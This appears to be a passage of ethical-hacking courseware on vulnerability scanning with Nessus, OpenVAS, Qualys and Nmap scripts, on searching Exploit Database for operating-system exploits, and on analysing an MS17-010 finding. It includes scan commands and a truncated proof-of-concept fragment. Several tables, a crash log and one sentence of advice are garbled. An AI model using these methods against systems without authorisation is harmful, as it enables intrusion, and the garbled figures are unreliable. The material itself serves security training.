☐ Generic web application tests disabled

Scan for known web vulnerabilities

General Settings:

☐ Avoid potential false alarms

☐ Enable CGI scanning

☐ Perform thorough tests

Web Applications:

☐ Start crawling from "/"

☐ Crawl 1000 pages (max)

☐ Traverse 6 directories (max)

☐ Test for known vulnerabilities in commonly used web applications

☐ Perform each generic web app test for 10 minutes (max)

☐ Try all HTTP methods

☐ Attempt HTTP Parameter Pollution

Scan for all web vulnerabilities (complex)

General Settings:

☐ Avoid potential false alarms

☐ Enable CGI scanning

☐ Perform thorough tests

Web Applications:

☐ Start crawling from "/"

☐ Crawl 1000 pages (max)

☐ Traverse 6 directories (max)

☐ Test for known vulnerabilities in commonly used web applications

☐ Perform each generic web app test for 10 minutes (max)

☐ Try all HTTP methods

☐ Attempt HTTP Parameter Pollution

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Report

Two components

Processing

Output

Processing

☐ Override normal verbosity

- ☒ I have limited disk space. Report as little information as possible
- ☐ Report as much information as possible

☒ Show missing patches that have been superseded

☒ Hide results from plugins initiated as a dependency

Output

☒ Allow users to edit scan results

☐ Designate hosts by their DNS name

☐ Display hosts that respond to ping

☐ Display unreachable hosts

Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced

Configure **performance** parameters

Low **bandwidth** links

Default

Performance options:

30 simultaneous hosts (max)

4 simultaneous checks per host (max)

5 second network read timeout

Scan low bandwidth links

Performance options:

2 simultaneous hosts (max)

2 simultaneous checks per host (max)

15 second network read timeout

Slow down the scan when network congestion is detected

Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Templates



Nessus user guide defines the **settings within each** template

Web Applications

By default, web applications are not scanned. When you first access the **Web Application** section, the **Scan Web Applications** setting appears and is set to **Off**. To modify the Web Application settings listed on the following table, click the **Off** button. The rest of the settings appear.

The **Web Applications** section includes the following groups of settings:

- [General Settings](#)
- [Web Crawler](#)
- [Application Test Settings](#)

Setting	Default Value	Description
General Settings		
Use the cloud to take screenshots of public web-	Disabled	This option enables Nessus to take screenshots to better demonstrate some findings. This includes some services (e.g., VNC, RDP) as well as configuration-specific options (e.g., web server directory indexing). The feature only works for

Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Port Configuration



- 01 **Similar** to Nessus
- 02 Contains **plugins**
- 03 Same as **Nessus** concepts

Port Lists (9 of 9)

Name	Port Counts	TCP	UDP
All IANA assigned TCP 2013-03-10	5625	5625	0
All IANA assigned TCP and UDP 2013-03-10	10984	5625	5359
All privileged TCP	10523	10523	0
All privileged TCP and UDP	10846	10523	10523
All TCP	65215	65535	0
All TCP and Range 5.31 top 100 UDP	10544	65535	100
All TCP and Range 5.31 top 1000 UDP	10514	65535	1000
Range 5.31 top 2000 TCP and top 100 UDP	21000	10000	100
OpenVAS default	14915	6000	0


Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

OpenVAS Scan Configs



Name	Features			VPL
	Host	Service	Port	
Discovery (Network Discovery scan configuration.)	20			2457
empty (Empty and static configuration template.)	0			0
Full rate fast (Fast NVT's, optimized by using previously collected information.)	60			53368
Full and fast optimize (Fast NVT's including those that can stop services/hosts, optimized by using previously collected information.)	60			53368
Full and very deep (Fast NVT's, don't trust previously collected information, slow.)	60			53368
Full and very deep optimize (Fast NVT's including those that can stop services/hosts, don't trust previously collected information, slow.)	60			53368
Host Discovery (Network Host Discovery scan configuration.)	2			2
System Discovery (Network System Discovery scan configuration.)	6			29

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.




Perform Network Vulnerability Scanning using Network Vulnerability Scanners

■ QualysGuard

Source: <https://www.qualys.com>

Qualysguard helps in protecting the IT infrastructure in accordance with the company's policies and procedures. It identifies the internal threats and develops methods required to protect the network. Features of the Qualysguard network vulnerability tool are as follows:

- It identifies the operating system, open ports, and active services running on a system
- Examines the network continuously for any changes
- Provides an approach to prioritize the remediation steps
- Assists with scanning the internal network for vulnerabilities
- Provides reports to the user to understand the security of the network



The screenshot displays the QualysGuard Vulnerability Management interface. At the top, the QualysGuard logo is visible. Below it, a navigation bar includes links for Dashboard, Scans, Reports, Remediation, Assets, KnowledgeBase (selected), and Users. The KnowledgeBase section is active, showing a list of vulnerabilities. The table has columns for QID, Title, Severity, Category, CVE ID, and Vendor. The vulnerabilities listed are:

QID	Title	Severity	Category	CVE ID	Vendor
1013	Hack a Tack backdoor detected	5	Backdoors and trojan horses		
1015	"NetBus" Backdoor	5	Backdoors and trojan horses		
1020	Potential Remote Shell Trojan	5	Backdoors and trojan horses		
1021	Installed Back Office 2000	5	Backdoors and trojan horses		
1135	Sasser Worm Detected	5	Backdoors and trojan horses		

Figure 6.73: Screenshot of Qualysguard network vulnerability tool

■ Nessus

Source: <https://www.tenable.com>

A vulnerability scanner that scans the following types of vulnerabilities:

- Hackers getting access to important data in the system
- Misconfiguration
- Password attack
- Denial of service against the TCP/IP stack
- Preparation of PCI-DSS audits




Figure 6.74: Screenshots of Nessus

■ GFI LanGuard

Source: <https://www.gfi.com>

GFI LanGuard scans your operating systems, virtual environments, and installed applications through vulnerability check databases such as OVAL and SANS Top 20. GFI LanGuard enables you to analyze the state of your network security, identify risks, and address how to act before it is compromised.




Figure 6.75: Screenshots of GFI LanGuard

OpenVas

Source: <http://www.openvas.org>

OpenVAS provides a comprehensive and powerful vulnerability scanning and management solution. OpenVAS receives support and contributions from many individuals and organizations (penetration testers, power users, security researchers, academia, and so on), adding to the quality and reliability of the solution.

Greenbone Security Assistant Logged in as Admin **admin** | Logout
Tue Oct 29 06:17:52 2019 UTC

Dashboard Scans Assets SecInfo Configuration Extras Administration Help

Anonymous XML Filter:
autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70

Report: Results (3 of 43)

Vulnerability	Severity	QoD	Host	Location	Actions
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	10.10.10.16	135/tcp	
SSL/TLS: Report Weak Cipher Suites	4.1 (Medium)	98%	10.10.10.16	3389/tcp	
TCP timestamps	2.6 (Low)	80%	10.10.10.16	general/tcp	

(Applied filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)

Figure 6.76: Screenshot of OpenVAS

Perform Vulnerability Scanning using Nmap



- You can also use **in-built NSE script** available at **/usr/share/nmap/scripts** for **scanning specific vulnerability**

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot:~]#
[root@parrot:~]# nmap -sS -sV -p 21 172.19.19.10
Starting Nmap 7.90 ( https://nmap.org ) at 2020-08-20 02:12 EDT
Nmap scan report for 172.19.19.10
Host is up (0.00033s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxrwxrwx 2 ftp    ftp      4096 Aug 20 2018 public (NSE: writeable)

MAC Address: 02:15:50:10:0C:F7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
[root@parrot:~]#

```

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot:~]#
[root@parrot:~]# cd /usr/share/nmap/scripts
[root@parrot:~/usr/share/nmap/scripts]#
#ls
acarsd-info.nse      ip-geolocation-geoplugin.nse
address-info.nse    ip-geolocation-ipinfodb.nse
afp-brute.nse        ip-geolocation-map-bing.nse
afp-ls.nse           ip-geolocation-map-google.nse
afp-path-vuln.nse    ip-geolocation-map-kml.nse
afp-serverinfo.nse   ip-geolocation-maxmind.nse
afp-showmount.nse    ip-https-discover.nse
ajp-auth.nse         ipidseq.nse
ajp-brute.nse        ipmi-brute.nse
ajp-headers.nse      ipmi-cipher-zero.nse
ajp-methods.nse      ipmi-version.nse
ajp-request.nse      ipv6-multicast-mld-list.nse
allseeingeye-info.nse ipvs-node-info.nse
amqp-info.nse        ipv6-ra-flood.nse
asn-query.nse        irc-botnet-channels.nse
auth-owners.nse      irc-brute.nse
auth-spoof.nse       irc-info.nse
backorifice-brute.nse irc-sasl-brute.nse
backorifice-info.nse irc-unrealircd-backdoor.nse
bacnet-info.nse      iscsi-brute.nse

```

Copyright © by **TC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Vulnerability Scanning using Nmap

You can also perform vulnerability assessment using Nmap. You can use in-built NSE script available at **/usr/share/nmap/scripts** for scanning specific vulnerability.

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot:~]#
[root@parrot:~]# cd /usr/share/nmap/scripts
[root@parrot:~/usr/share/nmap/scripts]#
#ls
acarsd-info.nse      ip-geolocation-geoplugin.nse
address-info.nse    ip-geolocation-ipinfodb.nse
afp-brute.nse        ip-geolocation-map-bing.nse
afp-ls.nse           ip-geolocation-map-google.nse
afp-path-vuln.nse    ip-geolocation-map-kml.nse
afp-serverinfo.nse   ip-geolocation-maxmind.nse
afp-showmount.nse    ip-https-discover.nse
ajp-auth.nse         ipidseq.nse
ajp-brute.nse        ipmi-brute.nse
ajp-headers.nse      ipmi-cipher-zero.nse
ajp-methods.nse      ipmi-version.nse
ajp-request.nse      ipv6-multicast-mld-list.nse
allseeingeye-info.nse ipvs-node-info.nse
amqp-info.nse        ipv6-ra-flood.nse
asn-query.nse        irc-botnet-channels.nse
auth-owners.nse      irc-brute.nse
auth-spoof.nse       irc-info.nse
backorifice-brute.nse irc-sasl-brute.nse
backorifice-info.nse irc-unrealircd-backdoor.nse
bacnet-info.nse      iscsi-brute.nse

```

Figure 6.77: Screenshot displaying Nmap scripts

Scripts can be run from an authorized third party unless you trust the author, because scripts cannot be run in a sandbox which can lead to accidental or malicious damage to your system or even evade the system privacy.


Syntax: `--script <filename>|<category>|<directory>|<expression>[,...]`

The above syntax runs a script scan which contains the list of filenames, category, directory, and expressions separated with comma. Each element in the syntax is first taken as an expression, then category, and finally file or directory name.

Consider the below syntax used to check if an FTP server allows anonymous login.

Syntax: `# nmap -script ftp-anon -p 21 <target ip address>`

`ftp-anon` is used to check if an FTP server allows anonymous login.




```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~#
# nmap --script ftp-anon -p 21 172.19.19.10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-20 02:12 EDT
Nmap scan report for 172.19.19.10
Host is up (0.00033s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    2 ftp      ftp      4096 Aug 28  2018 public [NSE: writeable]
MAC Address: 02:15:5D:10:DC:F7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
[root@parrot]~#
```

Figure 6.78: Screenshot displaying Nmap vulnerability scan



Vulnerability Assessment Reports

Vulnerability assessment report describes the entire process of performed assessment and also discusses the identified vulnerabilities during the process. The vulnerability assessment report consists of security vulnerability report and security vulnerability summary. Security vulnerability report gives the information about new vulnerabilities, open ports and detected services, suggestions for remediation, links to patches, and so on. Security vulnerability summary provides the information about current security flaws, resolved prior detected vulnerabilities, and so on.



Following are some of the guidelines to write a good vulnerability assessment report:

- **Title of the vulnerability:** This plays an important role in the first impression of the reader.
- **Description:** Readers does not like to spend more time in reading; it is better to keep it short, clear, and specific. Usage of references or links will help in better understanding.
- **Proof of concept:** It is always better to treat reader as a new to this thing. Provide a step-by-step procedure to perform for vulnerability.
- **Tools:** Mention the tools helpful in finding the vulnerability.
- **Solution:** Provide a clear solution for the problem. Do not keep it too brief and explain them all the possible solutions to fix the vulnerability.

Map the Service Version with the Associated Security Vulnerabilities



Research the vulnerabilities-related **specific services** and search the exploits in the **Exploit Database**

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Service Version with the Associated Security Vulnerabilities

Vulnerability analysis can be performed manually by searching online in the Exploit Database or can use automated vulnerability scanners like Open-Vas and Nessus. But scanning with automated tools is tough because it takes a lot of time, requests, and traffic to complete the scan; sometimes the excessive traffic might lead to DOS crash, so it is advised to take the prior permission when performing such kind of scans on hosts. One more point to keep in mind while using automated tools is to use multiple tools to rule out false positives. So, it is better to opt manual search for vulnerabilities instead of totally relying on automated scanners.

Manually, you can type the product or service name on the Google to identify the known vulnerabilities of that service as shown in the figure. Another way to search for vulnerabilities is to directly go to the CVE details website and search for any specific software product for known vulnerabilities, for example, IIS 7.5. The details of bugs can be displayed as shown in the below screenshot.




Figure 6.79: Screenshot displaying Exploit Database search for IIS 7.5






Figure 6.80: Screenshot displaying Exploit Database search for Windows server 2008

Map the Windows Applications with the Associated Security Vulnerabilities



 Research the vulnerabilities-related specific common **Windows application** and search the exploits in the **Exploit Database**





Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Windows Applications with the Associated Security Vulnerabilities

After identifying the specific vulnerability, now find out how to exploit that vulnerability. It can be done by using Exploit Database. It is a good platform for penetration testers and vulnerability researchers where they can find all public exploits and corresponding vulnerable software. It maintains a huge amount of exploit details, shellcodes, and papers and can be searched using CVE and OSVDB identifiers. Exploits related to the vulnerability can be found in exploit database by giving the related inputs like version or services in the search field. Research the vulnerabilities-related specific common Windows application and search the exploits in the Exploit Database.




Figure 6.81: Screenshot displaying Exploit Database search for Microsoft Office vulnerabilities




Figure 6.82: Screenshot displaying Exploit Database search for Microsoft Office vulnerabilities

The screenshot shows the Exploit Database interface. The search results for 'Microsoft Internet Explorer 11 - 'jsript!JSONStringifyObject' Use-After-Free' are displayed. The results include the EDB-ID (43358), CVE (2017-11793), Author (GOOGLE SECURITY RESEARCH), Type (DOS), Platform (WINDOWS), and Date (2017-12-19). The EDB Verified status is checked. The Exploit is shown as a red icon and a code icon. The Vulnerable App is listed. A sidebar on the right promotes becoming a Certified Penetration Tester.

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
43358	2017-11793	GOOGLE SECURITY RESEARCH	DOS	WINDOWS	2017-12-19

EDB Verified: ☒

Exploit:  / 

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

[GET CERTIFIED](#)

Figure 6.83: Screenshot displaying Exploit Database search for Microsoft Internet Explorer vulnerabilities

The screenshot shows the Exploit Database interface. The search results for 'Microsoft Windows Defender - Controlled Folder Bypass Through UNC Path' are displayed. The results include the EDB-ID (43329), CVE (N/A), Author (GOOGLE SECURITY RESEARCH), Type (DOS), Platform (WINDOWS), and Date (2017-12-07). The EDB Verified status is checked. The Exploit is shown as a red icon and a code icon. The Vulnerable App is listed. A sidebar on the right promotes becoming a Certified Penetration Tester.

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
43329	N/A	GOOGLE SECURITY RESEARCH	DOS	WINDOWS	2017-12-07

EDB Verified: ☒

Exploit:  / 

Vulnerable App:

Become a Certified Penetration Tester

Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.

[GET CERTIFIED](#)

Source: <https://bugs.chromium.org/p/project-zero/issues/detail?id=3418>

Windows Defender: Controlled Folder Bypass through UNC Path

Platform: Windows 10 1709 - Antimalware client version 4.12.16209.15

Class: Security Feature Bypass

Summary: You can bypass the controlled folder feature in Defender in Windows 10 1709 using a local UNC admin share.

Description:

It was hard not to just blog about this issue, as it's so obvious and you must know about already, but I thought better of it. I'm sure it wouldn't help my efforts to mend our fractured relationship :-)

Controlled Folder access seems to be based on a blacklist, which is fine as far as it goes. I didn't bother to dig too deeply but

Figure 6.84: Screenshot displaying Exploit Database search for Microsoft Windows Defender vulnerabilities

Microsoft Edge - 'Object.setPrototypeOf' Memory Corruption

EDB-ID: 43193	CVE: 2017-0751	Author: GOOGLE SECURITY RESEARCH	Type: DOS	Platform: WINDOWS	Date: 2017-11-14
EDB Verified: ✓		Exploit: 📄 / 📄		Vulnerable App:	

Become a Certified Penetration Tester
Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.
[GET CERTIFIED](#)

Source: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1339>

I accidentally found this while trying to reproduce another bug in Edge.

Failed to reproduce on Microsoft Edge 38.14393.1000.0, Microsoft EdgeHTML 14.14393.1000.0, Microsoft Edge 40.15063.0.0, Microsoft EdgeHTML 15.15063 (Insider Preview).

Crash Log:
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
chara!3a0d11:com!ReferenceKeyGetLibrary:3: DynamicType,7: DynamicType + __ptr64_DefaultComparer:3: DynamicType const + __ptr64_1:1:FindEntry:3: DynamicType+0x41: 000077f1`e2d7c841 00d4e1 mov ecx,board_ptr [rcx+rcx*4] ds:00000020:0a2e4cd4-77777773

Figure 6.85: Screenshot displaying Exploit Database search for Microsoft Edge vulnerabilities

Microsoft Windows - jscrip.dll 'Array.sort' Heap Overflow

EDB-ID: 43193	CVE: 2017-11907	Author: GOOGLE SECURITY RESEARCH	Type: DOS	Platform: WINDOWS	Date: 2017-10-19
EDB Verified: ✓		Exploit: 📄 / 📄		Vulnerable App:	

Become a Certified Penetration Tester
Enroll in Penetration Testing with Kali Linux and pass the exam to become an Offensive Security Certified Professional (OSCP). All new content for 2020.
[GET CERTIFIED](#)

Source: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1383>

There is a heap overflow vulnerability in jscrip.dll library (used in IE, WPAD and other places). The bug affects 2 functions, jsArrayStringMapSort and jsArrayFunctionMapSort.

PoC for IE (note: page heap might be required to observe the crash):

```

=====
<<-- saved from url=(804)about:Internet -->
<meta http-equiv="X-UA-Compatible" content="IE=8"></meta>
<script language="JScript.Encode">
-->


```

Figure 6.86: Screenshot displaying Exploit Database search for Microsoft Windows vulnerabilities

Map the Windows OS with the Associated Security Vulnerabilities



Research the vulnerabilities existing in **Windows** and search the exploits in the **Exploit Database**



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Windows OS with the Associated Security Vulnerabilities

Research for the security vulnerabilities that exist in Windows and collect the details about the found vulnerability. Exploits related to that vulnerability can be searched in the exploit database. Inputs like kernel, Windows version, and security services can be used to search for exploits. Search results are some vulnerabilities with a severe risk rating from high to low complexity that will help you to get better idea about the vulnerability and how to exploit it.





Figure 6.87: Screenshot displaying Exploit Database search for Windows OS vulnerabilities

Map the Solaris with the Associated Security Vulnerabilities



🔍 Research the vulnerabilities that exist in **Solaris** and search the exploits in the **Exploit Database**



Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Solaris with the Associated Security Vulnerabilities

First, know about the details of the Solaris security, version of the OS, services offered, and so on. By searching for Solaris bugs in Google, you can know about the vulnerabilities related to it. Exploits related to the vulnerability can be found in Exploit Database by giving the related inputs in the search field like version and services.




Figure 6.88: Screenshot displaying Exploit Database search for Solaris

Map the Unix/Linux with the Associated Security Vulnerabilities





Research the vulnerabilities that exist in **Linux** and search the exploits in the **Exploit Database**

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Map the Unix/Linux with the Associated Security Vulnerabilities

Research for the security vulnerabilities that exist in Linux/Unix operating system and collect the details about the found vulnerability. Exploits related to that vulnerability can be searched in the exploit database. Inputs like kernel version, security services, and patch version can be used to search for exploits.

Figure 6.89: Screenshot displaying Exploit Database search for Linux OS vulnerabilities




Scan Analysis Process



▶ Take the **results** and **review** them

▶ Identify the points of **weakness**

- Hosts
- Protocol
- Application, etc.




Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



📁 Investigate the listing of vulnerabilities



Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



Interrogate the vulnerability information

CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server [...]

Description
The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSINERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EthernalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



Evaluate the recommended solution

Solution
Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 6.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2996547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 138 and UDP ports 137 / 138 on all network boundary devices.

See Also
<http://technet.microsoft.com/library/security/MS17-010>
<http://www.nessus.org/u?17102046>
<http://www.nessus.org/u?72ac3941>
<http://www.nessus.org/u?189f568d>
<http://blogs.technet.microsoft.com/filesys/2016/09/16/stop-using-smb-1/>
<http://support.microsoft.com/en-us/kb2996547>
<http://www.nessus.org/u?16da856d>
<http://www.nessus.org/u?16f5d572>
<http://www.nessus.org/u?3a7e6d05>
<https://github.com/comintern/eternalrocky/>
<http://www.nessus.org/u?194b5030>

Copyright © by IC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



1 See if Nessus has provided an **output**

Output

No output recorded.

Port -	Hosts
445/tcp/smb	192.168.177.100

2 Can use this in your **report** as well

Output

```
Nessus determined the server is unpatched and is not using any
of the suggested workarounds by making the following requests :

----- Testing for workarounds -----
HEAD / HTTP/1.1
Host: 192.168.177.200
Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1
Accept-Language: en
Range-Bytes: 0-1,2-2,3-3,4-4,5-5,6-6,7-7,8-8,9-9,10-10
Range: bytes=0-1,2-2,3-3,4-4,5-5,6-6,7-7,8-8,9-9,10-10
NOTE...
```

Port -	Hosts
80/tcp/www	192.168.177.200 if

Copyright © by **IC Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan Analysis Process (Cont'd)



